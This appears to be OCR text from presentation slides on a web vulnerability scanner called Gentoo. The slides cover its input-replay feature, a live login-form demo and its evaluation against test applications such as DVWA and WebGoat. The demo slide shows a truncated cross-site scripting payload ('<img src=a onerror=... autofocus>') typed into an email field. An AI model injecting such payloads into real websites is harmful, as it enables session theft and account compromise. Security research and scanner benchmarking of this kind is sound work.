
Action Replay

- Allows a user to focus specific attacks
- Records user input
- Replays submissions with tweaked inputs

Live Vulnerability

- Sporadically used Gentoo's Recommendations when browsing
- Interesting outputs

Live Vulnerability



Welcome Back

EMAIL ADDRESS


Email

PASSWORD

Password

□ Stay Signed in

Live Vulnerability



Welcome Back

EMAIL ADDRESS

<img src=a onerror=

" autofocus>

PASSWORD

Password

Password cannot be blank.

Vulnerability live demo


Evaluation

- Benchmark Gentoo against other scanners
- Scan different web applications
  - Test Harness
  - DVWA
  - WebGoat
  - WackoPicko


Evaluation

- 3 success metrics
  - Time to vulnerability (*speed)*
  - Number of replays until first vulnerability (*speed, efficiency)*
  - Interaction volume (*efficiency, scan stealth*)

